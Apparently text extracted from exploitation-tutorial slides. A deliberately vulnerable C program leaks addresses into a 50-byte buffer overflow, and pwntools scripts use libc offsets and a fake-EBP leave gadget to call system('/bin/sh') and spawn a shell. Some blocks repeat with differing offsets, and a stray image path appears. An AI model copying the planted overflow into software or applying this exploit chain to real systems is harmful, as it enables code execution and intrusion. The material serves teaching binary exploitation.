from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)

leave = 0x08048571

libcBase = libc - 0x49020
sysAddr = libcBase + 0x3a940
exit = libcBase + 0x2e7b0
binsh = libcBase + 0x15902b

print "stackAddr : " + hex(stackAddr)
print "libc base : " + hex(libcBase)
print "system() : " +hex(sysAddr)
print "exit() : " +hex(exit)
print "binsh : " + hex(binsh)

exploit = p32(0x90909090)
exploit += p32(sysAddr)
exploit += p32(exit)
exploit += p32(binsh)
exploit += '\x90' * (62 - len(exploit))
exploit += p32(stackAddr)
exploit += p32(leave)

p.send(exploit)
p.interactive()
```

Exploit.py

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>

void vuln(){
    char buf[50];
    printf("buf[50] address : %p\n",buf);
    void (*printf_addr)() = dlsym(RTLD_NEXT, "printf");
    printf("Printf() address : %p\n",printf_addr);
    read(0, buf, 70);
}

void main(){
    vuln();
}
```

Example Code – exploit.c

Example exploit

```python
from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)
```

Exploit.py

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>

void vuln(){
    char buf[50];
    printf("buf[50] address : %p\n",buf);
    void (*printf_addr)() = dlsym(RTLD_NEXT, "printf");
    printf("Printf() address : %p\n",printf_addr);
    read(0, buf, 70);
}

void main(){
    vuln();
}
```

Example Code – exploit.c

Example exploit

```
from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)

leave = 0x080491e1

libcBase = libc - 0x49020
sysAddr = libcBase + 0x3a940
exit = libcBase + 0x2e7b0
binsh = libcBase + 0x15902b

print "stackAddr : " + hex(stackAddr)
print "libc base : " + hex(libcBase)
print "system() : " +hex(sysAddr)
print "exit() : " +hex(exit)
print "binsh : " + hex(binsh)
```

Exploit.py

```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
   0x08049182 <+0>:     push   ebp
   0x08049183 <+1>:     mov    ebp,esp
   ... Skip ...
   0x080491cd <+75>:    push   0x46
   0x080491cf <+77>:    lea    eax,[ebp-0x3a]
   0x080491d2 <+80>:    push   eax
   0x080491d3 <+81>:    push   0x0
   0x080491d5 <+83>:    call   0x8049030 <read@plt>
   ... Skip ...
   0x080491e1 <+95>:    leave
   0x080491e2 <+96>:    ret
End of assembler dump.
gdb-peda$
```

Example Code – exploit.asm

Example exploit


```
exploit = p32(0x90909090)
exploit += p32(sysAddr)
exploit += p32(exit)
exploit += p32(binsh)
exploit += '\x90' * (58 - len(exploit))
exploit += p32(stackAddr)
exploit += p32(leave)

p.send(exploit)
p.interactive()
```

Exploit.py

```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
   0x08049182 <+0>:     push   ebp
   0x08049183 <+1>:     mov    ebp,esp
   ... Skip ...
   0x080491cd <+75>:    push   0x46
   0x080491cf <+77>:    lea    eax,[ebp-0x3a]
   0x080491d2 <+80>:    push   eax
   0x080491d3 <+81>:    push   0x0
   0x080491d5 <+83>:    call   0x8049030 <read@plt>
   ... Skip ...
   0x080491e1 <+95>:    leave
   0x080491e2 <+96>:    ret
End of assembler dump.
gdb-peda$
```

Example Code – exploit.asm

Example exploit ??????



Libc

- Libc (C standard Library)
  - A library of standard functions that can be used by all C programs
  - Have offset difference by libc version

```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
   0x000011b9 <+0>:     push   ebp
   0x000011ba <+1>:     mov    ebp,esp
   ... Skip ...
   0x000011d9 <+32>:    call   0x1040 <printf@plt>
   ... Skip ...
   0x000011ed <+52>:    call   0x1060 <dlsym@plt>
   ... Skip ...
   0x00001205 <+76>:    call   0x1040 <printf@plt>
   ... Skip ...
   0x00001218 <+95>:    call   0x1030 <read@plt>
   0x00001224 <+107>:   leave
   0x00001225 <+108>:   ret
End of assembler dump.
```

Running Program

```
gdb-peda$ pd vuln
Dump of assembler code for function vuln:
   0x565561b9 <+0>: push   ebp
   0x565561ba <+1>: mov    ebp,esp
   ... Skip ...
   0x565561d9 <+32>:    call   0x56556040 <printf@plt>
   ... Skip ...
   0x565561ed <+52>:    call   0x56556060 <dlsym@plt>
   ... Skip ...
   0x56556205 <+76>:    call   0x56556040 <printf@plt>
   ... Skip ...
   0x56556218 <+95>:    call   0x56556030 <read@plt>
   0x56556224 <+107>:   leave
   0x56556225 <+108>:   ret
End of assembler dump.
```

Libc Database

- Libc offset Database
- Find Function Offset

- Download Link : git clone https://github.com/niklasb/libc-database.git

Libc Database

```
~/Desktop/laz/fakeebp ./ff
buf[50] address : 0xffffd1c2
Printf() address : 0xf7e1da50
```

Libc Database

```
~/libc-database  master  ./find printf a50
/lib32/libc.so.6 (id local-eb251764e2f1caba498e0c42aae8a581ae0f7516)
~/libc-database  master
```

Libc Database

```
~/libc-database  master  ./dump local-eb251764e2f1caba498e0c42aae8a581ae0f7516
offset___libc_start_main_ret = 0x1eef1
offset_system = 0x00044620
offset_dup2 = 0x000f0f40
offset_read = 0x000f0310
offset_write = 0x000f03b0
offset_str_bin_sh = 0x188406
~/libc-database  master
```

Exploit.py

```python
from pwn import *

p = process('./ff')
p.recvuntil('buf[50] address : ')
stackAddr = p.recvuntil('\n')
stackAddr = int(stackAddr,16)

p.recvuntil('Printf() address : ')
libc = p.recvuntil('\n')
libc = int(libc,16)

leave = 0x080491e1

libcBase = libc - 0x52a50
sysAddr = libcBase + 0x44620
exit = libcBase + 0x37390
binsh = libcBase + 0x188406

print "stackAddr : " + hex(stackAddr)
print "libc base : " + hex(libcBase)
print "system() : " + hex(sysAddr)
print "exit() : " + hex(exit)
print "binsh : " + hex(binsh)

exploit = p32(0x90909090)
exploit += p32(sysAddr)
exploit += p32(exit)
exploit += p32(binsh)
exploit += '\x90' * (58 - len(exploit))
exploit += p32(stackAddr)
exploit += p32(leave)

p.send(exploit)
p.interactive()
```

```
~/Desktop/laz/fakeebp  python exploit.py
[+] Starting local process './ff': pid 20830
stackAddr : 0xffffd1d2
[+] Starting local process './ff': pid 20830
[+] Starting local process './ff': pid 20830
stackAddr : 0xffffd1d2
libc base : 0xf7dcb000
system() : 0xf7e0f620
exit() : 0xf7e02390
binsh : 0xf7f53406
[*] Switching to interactive mode
$ id
uid=1000(c0wb3ll) gid=1000(c0wb3ll) groups=1000(c0wb3ll),
6(plugdev),109(netdev),118(bluetooth),132(scanner)
$
```

Exploit!!!!